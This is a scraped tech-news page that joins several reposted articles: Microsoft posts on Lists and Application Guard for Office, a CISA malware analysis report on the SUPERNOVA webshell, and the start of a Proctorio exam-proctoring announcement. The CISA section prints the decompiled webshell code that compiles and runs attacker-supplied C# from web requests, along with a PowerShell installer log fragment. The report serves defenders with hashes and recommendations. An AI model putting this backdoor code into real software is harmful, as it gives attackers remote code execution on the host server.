
Screenshot of the Collaborative Work Management Guided Simulation.
Start today. Implement a few key scenarios – like a project tracker, an internal event schedule, or a new hires dashboard. The above will help accelerate the ‘what’ and ‘how’ so you can get more done with Microsoft Lists.
Happy tracking!
Andrea Lum, product manager – Microsoft
by Contributed | Jan 27, 2021 | Technology
This article is contributed. See the original author and article here.
With many businesses transitioning to permanent remote work, a hybrid approach, or returning to the office, organizational efforts around protecting business-critical information is crucial. Files from the internet and other potentially unsafe locations can contain viruses, worms, or other kinds of malware that can harm computers and data. To help protect your users against zero-day exploits and other advanced attacks no matter where your users work from, Office 365 opens files from potentially unsafe locations in Application Guard. To help enable you to deliver secure productivity regardless of the model your business chooses, we are pleased to announce that Application Guard for Office* is now generally available!
Stay productive while protecting against threats
Application Guard is an enterprise security feature that isolates untrusted documents in a virtualized sandbox to protect your users against malicious and potentially harmful threats. When users encounter documents from untrusted sources that aren’t malicious, they can continue to be productive without worrying about putting devices, data, or identities in their organization at risk. When a user does encounter a malicious document it is safely isolated within Application Guard. Finally, every malicious attack contained by Application Guard improves our threat intelligence, which enhances our detections and ability to protect your organization and all our customers.

The user is informed when a file is opened in Application Guard
How Application Guard differs from Protected View
The power of Application Guard comes from the seamless integration among Windows 10, Microsoft 365 Apps, and Microsoft Defender for Endpoint.
Application Guard differs from Protected View in that Protected View opens files in read-only mode so users can see a file’s contents and choose to enable editing. Application Guard opens files in an isolated mode that allows users to perform limited editing or printing of untrusted documents while keeping the file isolated from the rest of the device. Unlike Protected View, when Office opens files in Application Guard, users can securely read, edit, print, and save those files without having to re-open files outside the container. Application Guard uses Hyper-V-based containers, which also protects against kernel–based attacks.
You can configure Application Guard settings for specific file types, such as Outlook attachments, text-based files (.csv, .dif, .sylk), database files (.dbf), or files originating from the internet or stored in potentially unsafe locations, such as the Temporary Internet folder on a device.
When you enable Application Guard, the following files that used to open in Protected View will now open in Application Guard:
- Files originating from the internet: Any files that are downloaded from domains that are not part of either the local intranet or a Trusted Sites domain on a device, files that were received as email attachments from senders outside your organization, files that were received from other kinds of internet messaging or sharing services, or files opened from a OneDrive or SharePoint location outside your organization.
- Files located in potentially unsafe locations: Any folders on your computer or network that are considered unsafe, such as the Temporary Internet folder or other folders assigned by an administrator. These files open in read-only mode in Application Guard, and users can save a copy to continue working with them.
- Files blocked by File Block: File Block prevents outdated file types from opening, opens files in Protected View and disables the Save and Open features. Learn more about File Block.
 File opened in Application Guard
How Application Guard works
When you’ve enabled Application Guard and a user opens a file from a potentially unsafe location, Office opens the file in Application Guard; a secured, Hyper-V-enabled container isolated from the rest of a user’s data through hardware-based virtualization. This container isolation means that if a document is malicious, the host PC is protected and the attacker can’t access any enterprise data. For example, because the isolated container is anonymous, an attacker can’t access a user’s enterprise data. If malicious content is detected in a document opened in Application Guard, tenant administrators can review these events in the Microsoft Defender for Endpoint. You can deploy Application Guard easily by changing one setting, and you can manage the feature with existing Windows tools and policies.
If a user is confident a file is safe and needs to perform an action that is blocked by Application Guard, they can choose to remove protection from that file. Additionally, if Safe Documents is enabled, the document will be scanned before opening.
Safeguard company data in Microsoft 365 Apps using enterprise-level security
Application Guard works in conjunction with Microsoft Defender for Office 365,** which helps protect email and collaboration from zero-day malware, phishing, and compromise to business email. Microsoft Defender for Office 365 includes security features, such as Safe Attachments, Safe Links, and Safe Documents to help you combat malicious activity that threatens users, devices, and data across your organization without compromising productivity. Depending on your Office 365 subscription, you can access more advanced features, such as automated post-breach investigation, hunting, and response, as well as attack simulation and end user training.
For example, before a user can open a file in Application Guard directly on their device, Safe Documents uses Microsoft Defender for Endpoint to scan it and detect if any malicious threat exists. If it detects a threat, Safe Documents keeps the file in Application Guard, protecting devices and information.
In addition, to help secure applications without affecting productivity, Security Policy Advisor analyzes how individuals use Microsoft 365 Apps for enterprise and then recommends specific policies to boost your security profile. These recommendations are based on Microsoft’s best practices and information about your organization’s existing environment.
Enable Application Guard and learn more
Application Guard will be off by default. Administrators will need to enable the feature and set the correct policy for users in their organization. To learn more about Application Guard, review the Installation Guide and check out the User Guide on the Office Support website.
Continue the conversation and join us in the Microsoft 365 Tech Community. Whether you have product questions or just want to stay informed with the latest updates on new releases, tools, and blogs, Microsoft 365 Tech Community is your go-to resource to stay connected!
*At GA, Application Guard will be available to customers on Current Channel and Monthly Enterprise Channel. The feature will be available in Semi-Annual Enterprise Channel later this year. Application Guard is available to participating organizations that have Microsoft 365 E5 or Microsoft 365 E5 Security licenses.
**Features available in Microsoft Defender for Office 365 depend on your licensing agreement. This article spells out the differences in Office 365 security, based on subscription plans.

by Scott Muniz | Jan 27, 2021 | Security, Technology
This article is contributed. See the original author and article here.
Original release date: January 27, 2021
body#cma-body {
font-family: Franklin Gothic Medium, Franklin Gothic, ITC Franklin Gothic, Arial, sans-serif;
font-size: 15px;
}
table#cma-table {
width: 900px;
margin: 2px;
table-layout: fixed;
border-collapse: collapse;
}
div#cma-exercise {
width: 900px;
height: 30px;
text-align: center;
line-height: 30px;
font-weight: bold;
font-size: 18px;
}
div.cma-header {
text-align: center;
margin-bottom: 40px;
}
div.cma-footer {
text-align: center;
margin-top: 20px;
}
h2.cma-tlp {
background-color: #000;
color: #ffffff;
width: 180px;
height: 30px;
text-align: center;
line-height: 30px;
font-weight: bold;
font-size: 18px;
float: right;
}
span.cma-fouo {
line-height: 30px;
font-weight: bold;
font-size: 16px;
}
h3.cma-section-title {
font-size: 18px;
font-weight: bold;
padding: 0 10px;
margin-top: 10px;
}
h4.cma-object-title {
font-size: 16px;
font-weight: bold;
margin-left: 20px;
}
h5.cma-data-title {
padding: 3px 0 3px 10px;
margin: 10px 0 0 20px;
background-color: #e7eef4;
font-size: 15px;
}
p.cma-text {
margin: 5px 0 0 25px !important;
word-wrap: break-word !important;
}
div.cma-section {
border-bottom: 5px solid #aaa;
margin: 5px 0;
padding-bottom: 10px;
}
div.cma-avoid-page-break {
page-break-inside: avoid;
}
div#cma-summary {
page-break-after: always;
}
div#cma-faq {
page-break-after: always;
}
table.cma-content {
border-collapse: collapse;
margin-left: 20px;
}
table.cma-hashes {
table-layout: fixed;
width: 880px;
}
table.cma-hashes td{
width: 780px;
word-wrap: break-word;
}
.cma-left th {
text-align: right;
vertical-align: top;
padding: 3px 8px 3px 20px;
background-color: #f0f0f0;
border-right: 1px solid #aaa;
}
.cma-left td {
padding-left: 8px;
}
.cma-color-title th, .cma-color-list th, .cma-color-title-only th {
text-align: left;
padding: 3px 0 3px 20px;
background-color: #f0f0f0;
}
.cma-color-title td, .cma-color-list td, .cma-color-title-only td {
padding: 3px 20px;
}
.cma-color-title tr:nth-child(odd) {
background-color: #f0f0f0;
}
.cma-color-list tr:nth-child(even) {
background-color: #f0f0f0;
}
td.cma-relationship {
max-width: 310px;
word-wrap: break-word;
}
ul.cma-ul {
margin: 5px 0 10px 0;
}
ul.cma-ul li {
line-height: 20px;
margin-bottom: 5px;
word-wrap: break-word;
}
#cma-survey {
font-weight: bold;
font-style: italic;
}
div.cma-banner-container {
position: relative;
text-align: center;
color: white;
}
img.cma-banner {
max-width: 900px;
height: auto;
}
img.cma-nccic-logo {
max-height: 60px;
width: auto;
float: left;
margin-top: -15px;
}
div.cma-report-name {
position: absolute;
bottom: 32px;
left: 12px;
font-size: 20px;
}
div.cma-report-number {
position: absolute;
bottom: 70px;
right: 100px;
font-size: 18px;
}
div.cma-report-date {
position: absolute;
bottom: 32px;
right: 100px;
font-size: 18px;
}
img.cma-thumbnail {
max-height: 100px;
width: auto;
vertical-align: top;
}
img.cma-screenshot {
margin: 10px 0 0 25px;
max-width: 800px;
height: auto;
vertical-align: top;
border: 1px solid #000;
}
div.cma-screenshot-text {
margin: 10px 0 0 25px;
}
.cma-break-word {
word-wrap: break-word;
}
.cma-tag {
border-radius: 5px;
padding: 1px 10px;
margin-right: 10px;
}
.cma-tag-info {
background: #f0f0f0;
}
.cma-tag-warning {
background: #ffdead;
}
Malware Analysis Report
10319053.r1.v1
2021-01-26
Notification
This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.
This document is marked TLP:WHITE–Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.
Summary
Description
This report provides detailed analysis of several malicious artifacts, affecting the SolarWinds Orion product, which have been identified by the security company FireEye as SUPERNOVA. According to a SolarWinds advisory, SUPERNOVA is not embedded within the Orion platform as a supply chain attack; rather, it is placed by an attacker directly on a system that hosts SolarWinds Orion and is designed to appear as part of the SolarWinds product. CISA’s assessment is that SUPERNOVA is not part of the SolarWinds supply chain attack described in Alert AA20-352A. See the section in Microsoft’s blog titled “Additional malware discovered” for more information.
This report describes the analysis of a PowerShell script that decodes and installs SUPERNOVA, a malicious webshell backdoor. SUPERNOVA is embedded in a trojanized version of the Solarwinds Orion Web Application module called “App_Web_logoimagehandler.ashx.b6031896.dll.” The SUPERNOVA malware allows a remote operator to dynamically inject C# source code into a web portal provided via the SolarWinds software suite. The injected code is compiled and directly executed in memory.
For a downloadable copy of IOCs, see: MAR-10319053-1.v1.stix.
Submitted Files (3)
02c5a4770ee759593ec2d2ca54373b63dea5ff94da2e8b4c733f132c00fc7ea1 (AssemblyInfo__.ini)
290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515 (1.ps1)
c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71 (App_Web_logoimagehandler.ashx….)
Findings
290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515
Tags
trojan
Details
| Name |
1.ps1 |
| Size |
10609 bytes |
| Type |
ASCII text, with very long lines |
| MD5 |
4423a4353a0e7972090413deb40d56ad |
| SHA1 |
8004d78e6934efb4dea8baf48a589c2c1ed10bf3 |
| SHA256 |
290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515 |
| SHA512 |
5d2dee3c8e4c6a4fa1d84e434ab0b864245fae51360e03ed7338c2b40d7c1d61aad755f8c54615197100dd3b8bfd00d33b256178123002b7c07779c257fa13db |
| ssdeep |
192:9x2OrPgH8XWECNsW4IX4SLY0tqIeZ9StIGca/HjKxnlyImIwN:Fr28XWECNsbIX4SLY0BeZ9StI9OHjMlw |
| Entropy |
4.457683 |
Antivirus
| Microsoft Security Essentials |
Trojan:MSIL/Solorigate.G!dha |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Relationships
| 290951fcc7… |
Contains |
c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71 |
Description
This file is an event log that details the execution of a PowerShell script designed to Base64 decode and install a 32-bit .NET dynamic-link library (DLL) into the following location: “C:inetpubSolarWindsbinApp_Web_logoimagehandler.ashx.b6031896.dll (c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71). The DLL is patched with the SUPERNOVA webshell and is a replacement for a legitimate SolarWinds DLL.
Displayed below is a portion of the event log with the victim information redacted. It indicates the malicious PowerShell was executed by the legitimate SolarWinds application “E:Program Files (x86)SolarWindsOrionSolarWinds.BusinessLayerHost.exe.”
–Begin event log–
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA”;$f=”C:inetpubSolarWindsbinApp_Web_logoimagehandler.ashx.b6031896.dll”;$bs=[Convert]::FromBase64String($b);[IO.File]::WriteAllBytes($f $bs)’ ‘S-1-0-0’ ‘-‘ ‘-‘ ‘0x0000000000000000’ ‘E:Program Files (x86)SolarWindsOrionSolarWinds.BusinessLayerHost.exe’ ‘S-1-16-16384’] Computer Name: [redacted].[redacted].net Record Number: 12551353 Event Level: 0
–End event log–
c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71
Tags
backdoortrojan
Details
| Name |
App_Web_logoimagehandler.ashx.b6031896.dll |
| Size |
7680 bytes |
| Type |
PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows |
| MD5 |
56ceb6d0011d87b6e4d7023d7ef85676 |
| SHA1 |
75af292f34789a1c782ea36c7127bf6106f595e8 |
| SHA256 |
c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71 |
| SHA512 |
f7eac6ab99fe45ca46417cdca36ba27560d5f8a2f37f378ba97636662595d55fa34f749716971aa96a862e37e0199eb6cb905636e6ab0123cfa089adba450629 |
| ssdeep |
192:8/SqRzbt0GBDawA5uT8wSlyDDGTBNFkQ:8/SyHKGBDax5uThDD6BNr |
| Entropy |
4.622450 |
Antivirus
| Ahnlab |
Backdoor/Win32.SunBurst |
| Antiy |
Trojan/MSIL.Agent |
| Avira |
TR/Sunburst.BR |
| BitDefender |
Trojan.Supernova.A |
| Clamav |
Win.Countermeasure.SUPERNOVA-9808999-1 |
| Comodo |
Backdoor |
| Cyren |
W32/Supernova.GYFL-6114 |
| ESET |
a variant of MSIL/SunBurst.A trojan |
| Emsisoft |
Trojan.Supernova.A (B) |
| Ikarus |
Backdoor.Sunburst |
| K7 |
Trojan ( 00574a531 ) |
| Lavasoft |
Trojan.Supernova.A |
| McAfee |
Trojan-sunburst |
| Microsoft Security Essentials |
Trojan:MSIL/Solorigate.G!dha |
| NANOAV |
Trojan.Win32.Sunburst.iduxaq |
| Quick Heal |
Backdoor.Sunburst |
| Sophos |
Mal/Sunburst-B |
| Symantec |
Backdoor.SuperNova |
| Systweak |
trojan-backdoor.sunburst-r |
| TrendMicro |
Trojan.59AF4B5F |
| TrendMicro House Call |
Trojan.59AF4B5F |
| VirusBlokAda |
TScope.Trojan.MSIL |
| Zillya! |
Trojan.SunBurst.Win32.3 |
YARA Rules
No matches found.
ssdeep Matches
| 100 |
5976f9a3f7dcd2c124f1664003a1bb607bc22abc2c95abe5ecd645a5dbfe2c6c |
PE Metadata
| Compile Date |
2020-03-24 05:16:10-04:00 |
| Import Hash |
dae02f32a21e03ce65412f6e56942daa |
| Company Name |
None |
| File Description |
|
| Internal Name |
App_Web_logoimagehandler.ashx.b6031896.dll |
| Legal Copyright |
|
| Original Filename |
App_Web_logoimagehandler.ashx.b6031896.dll |
| Product Name |
None |
| Product Version |
0.0.0.0 |
PE Sections
| MD5 |
Name |
Raw Size |
Entropy |
| 21556dbcb227ba907e33b0847b427ef4 |
header |
512 |
2.597488 |
| 9002a963c87901397a986c3333d09627 |
.text |
5632 |
5.285309 |
| 78888431b10a2bf283387437a750bca3 |
.rsrc |
1024 |
2.583328 |
| 45ded0a8dacde15cb402adfe11b0fe3e |
.reloc |
512 |
0.081539 |
Packers/Compilers/Cryptors
| Microsoft Visual C# / Basic .NET |
Relationships
| c15abaf51e… |
Contained_Within |
290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515 |
Description
This file is a 32-bit .NET DLL that has been identified as a modified SolarWinds plug-in. The malware patched into this plug-in has been identified as SUPERNOVA. The modification includes the “DynamicRun” export function which is designed to accept and parse provided arguments. The arguments are expected to partially contain C# code, which the function will compile and execute directly in system memory. The purpose of this malware indicates the attacker has identified a vulnerability allowing the ability to dynamically provide a custom “HttpContext” data structure to the web application’s “ProcessRequest” function.
The ProcessRequest function takes an HttpContext Data structure as an argument. It parses portions of the request substructure of the parent HttpContext data structure using the keys “codes”, “clazz”, “method”, and “args”. The parsed data is placed in the respective variables codes, clazz, method, and args. These four variables are then provided as arguments to the DynamicRun function described next.
The “DynamicRun” function is designed to accept C# code and then dynamically compile and execute it. The “codes” variable provided to the function contains the actual C# code. The “clazz” variable provides the class name that is used when compiling the source code. The “method” variable will contain the function name that will be called for the newly compiled class. The “args” variable will contain the arguments provided to the executed malicious class.
After parsing out and executing the provided code, the “ProcessRequest” function will continue on to call a function named “WebSettingsDAL.get_NewNOCSiteLogo.” Analysis indicates this is a valid SolarWinds function designed to render the product logo on a web application.
–Begin ProcessRequest Function–
public void ProcessRequest(HttpContext context)
{
try
{
string codes = context.Request[“codes”];
string clazz = context.Request[“clazz”];
string method = context.Request[“method”];
string[] args = context.Request[“args”].Split(‘n’);
context.Response.ContentType = “text/plain”;
context.Response.Write(this.DynamicRun(codes, clazz, method, args));
}
catch (Exception ex)
{
}
NameValueCollection queryString = HttpUtility.ParseQueryString(context.Request.Url.Query);
try
{
string str1 = queryString[“id”];
string s;
if (!(str1 == “SitelogoImage”))
{
if (!(str1 == “SiteNoclogoImage”))
throw new ArgumentOutOfRangeException(queryString[“id”]);
s = WebSettingsDAL.get_NewNOCSiteLogo();
}
else
s = WebSettingsDAL.get_NewSiteLogo();
byte[] buffer = Convert.FromBase64String(s);
if ((buffer == null || buffer.Length == 0) && File.Exists(HttpContext.Current.Server.MapPath(“//NetPerfMon//images//NoLogo.gif”)))
buffer = File.ReadAllBytes(HttpContext.Current.Server.MapPath(“//NetPerfMon//images//NoLogo.gif”));
string str2 = buffer.Length < 2 || buffer[0] != byte.MaxValue || buffer[1] != (byte) 216 ? (buffer.Length < 3 || buffer[0] != (byte) 71 || (buffer[1] != (byte) 73 || buffer[2] != (byte) 70) ? (buffer.Length < 8 || buffer[0] != (byte) 137 || (buffer[1] != (byte) 80 || buffer[2] != (byte) 78) || (buffer[3] != (byte) 71 || buffer[4] != (byte) 13 || (buffer[5] != (byte) 10 || buffer[6] != (byte) 26)) || buffer[7] != (byte) 10 ? “image/jpeg” : “image/png”) : “image/gif”) : “image/jpeg”;
context.Response.OutputStream.Write(buffer, 0, buffer.Length);
context.Response.ContentType = str2;
context.Response.Cache.SetCacheability(HttpCacheability.Private);
context.Response.StatusDescription = “OK”;
context.Response.StatusCode = 200;
return;
}
catch (Exception ex)
{
LogoImageHandler._log.Error((object) “Unexpected error trying to provide logo image for the page.”, ex);
}
context.Response.Cache.SetCacheability(HttpCacheability.NoCache);
context.Response.StatusDescription = “NO IMAGE”;
context.Response.StatusCode = 500;
}
–End ProcessRequest Function–
–Begin DynamicRun Function–
public string DynamicRun(string codes, string clazz, string method, string[] args)
{
ICodeCompiler compiler = new CSharpCodeProvider().CreateCompiler();
CompilerParameters options = new CompilerParameters();
options.ReferencedAssemblies.Add(“System.dll”);
options.ReferencedAssemblies.Add(“System.ServiceModel.dll”);
options.ReferencedAssemblies.Add(“System.Data.dll”);
options.ReferencedAssemblies.Add(“System.Runtime.dll”);
options.GenerateExecutable = false;
options.GenerateInMemory = true;
string source = codes;
CompilerResults compilerResults = compiler.CompileAssemblyFromSource(options, source);
if (compilerResults.Errors.HasErrors)
{
// ISSUE: reference to a compiler-generated field
// ISSUE: reference to a compiler-generated field
// ISSUE: reference to a compiler-generated field
// ISSUE: method pointer
string.Join(Environment.NewLine, (IEnumerable<string>) Enumerable.Select<CompilerError, string>((IEnumerable<M0>) compilerResults.Errors.Cast<CompilerError>(), (Func<M0, M1>) (LogoImageHandler.u003Cu003Ec.u003Cu003E9__3_0 ?? (LogoImageHandler.u003Cu003Ec.u003Cu003E9__3_0 = new Func<CompilerError, string>((object) LogoImageHandler.u003Cu003Ec.u003Cu003E9, __methodptr(u003CDynamicRunu003Eb__3_0))))));
Console.WriteLine(“error”);
return compilerResults.Errors.ToString();
}
object instance = compilerResults.CompiledAssembly.CreateInstance(clazz);
return (string) instance.GetType().GetMethod(method).Invoke(instance, (object[]) args);
}
–End DynamicRun Function–
Screenshots
Figure 1 – Screenshot of the modification.
02c5a4770ee759593ec2d2ca54373b63dea5ff94da2e8b4c733f132c00fc7ea1
Details
| Name |
AssemblyInfo__.ini |
| Size |
252 bytes |
| Type |
data |
| MD5 |
a73fd263da660c56650426eff8299c7d |
| SHA1 |
ab9ed07e59e1e284914ad6d6be74a0985dff703a |
| SHA256 |
02c5a4770ee759593ec2d2ca54373b63dea5ff94da2e8b4c733f132c00fc7ea1 |
| SHA512 |
9c65aecd80510244a16335a925b2b3b722d56a1c9fdc06267aee5c576b4346d9e60c03bfbf3c67729c6bd5d0fc3511fb479be5aa662cd322bd2f238129a28bd0 |
| ssdeep |
6:cP6SlI9Dol1BnUfKr+2kiRWa6SlI9Dol1Bne:s1qD41hKKr+2NRWa1qD41he |
| Entropy |
3.389300 |
Antivirus
No matches found.
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file contains the following text:
–Begin text–
App_Web_logoimagehandler.ashx.b6031896,0.0.0.0,, file:///C:/InetPub/SolarWinds/bin/App_Web_logoimagehandler.ashx.b6031896.dll
–End text–
Relationship Summary
| 290951fcc7… |
Contains |
c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71 |
| c15abaf51e… |
Contained_Within |
290951fcc76b497f13dcb756883be3377cd3a4692e51350c92cac157fc87e515 |
Recommendations
CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.
- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users’ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its “true file type” (i.e., the extension matches the file header).
- Monitor users’ web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).
Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, “Guide to Malware Incident Prevention & Handling for Desktops and Laptops”.
Contact Information
CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://www.cisa.gov/forms/feedback/
Document FAQ
What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.
Can I submit malware to CISA? Malware samples can be submitted via three methods:
CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.
|
This product is provided subject to this Notification and this Privacy & Use policy.

by Contributed | Jan 27, 2021 | Technology
This article is contributed. See the original author and article here.
Hello Education IT admins! Today, we are pleased to announce the general availability release of the Proctorio browser extension for Microsoft Edge on Windows 10 PCs. Powered by Microsoft Edge, Windows 10 and Microsoft Azure, Proctorio offers a scalable, online proctoring solution for exam administrators and instructors while keeping the privacy of the test takers (i.e. students) in mind. Trusted by millions of test takers globally each month, the Proctorio Learning Integrity Platform includes ID verification, browser lock-down, automated proctoring, recording and verification settings, faculty controls, and more.
“We are super excited with the partnership between the Microsoft Edge and Windows 10 engineering teams. Since we share the same philosophies on system security and end-user privacy regarding the Windows 10 operating system and the Microsoft Edge browser, we have decided to make Edge the recommended browser choice for Proctorio.”
Mike Olsen, Founder and CEO of Proctorio.
HOW IT WORKS
Proctorio is a cloud-based service that offers a variety of customizable Lock Down, Recording, and Verification settings that allow instructors to lock browsers or record the test taker’s video, audio and screen during an exam attempt. To ensure test-taking integrity, virtual machines and proxy connections will not work with the Proctorio platform. After submission of an exam, Proctorio will alert exam administrators of any potential activities that may have violated exam integrity within the Proctorio Gradebook.
1. Configuring Remote Exams – Exam administrators dictate the combinations of settings needed for their exams. Proctorio offers three set of options:

- Lock Down Options: Force Full Screen, Only One Screen, Disable New Tabs, Close Open Tabs, Disable Printing, Disable Clipboard, Disable Extensions, Block Downloads, Clear Cache, Disable Right Click, and Prevent Re-Entry.
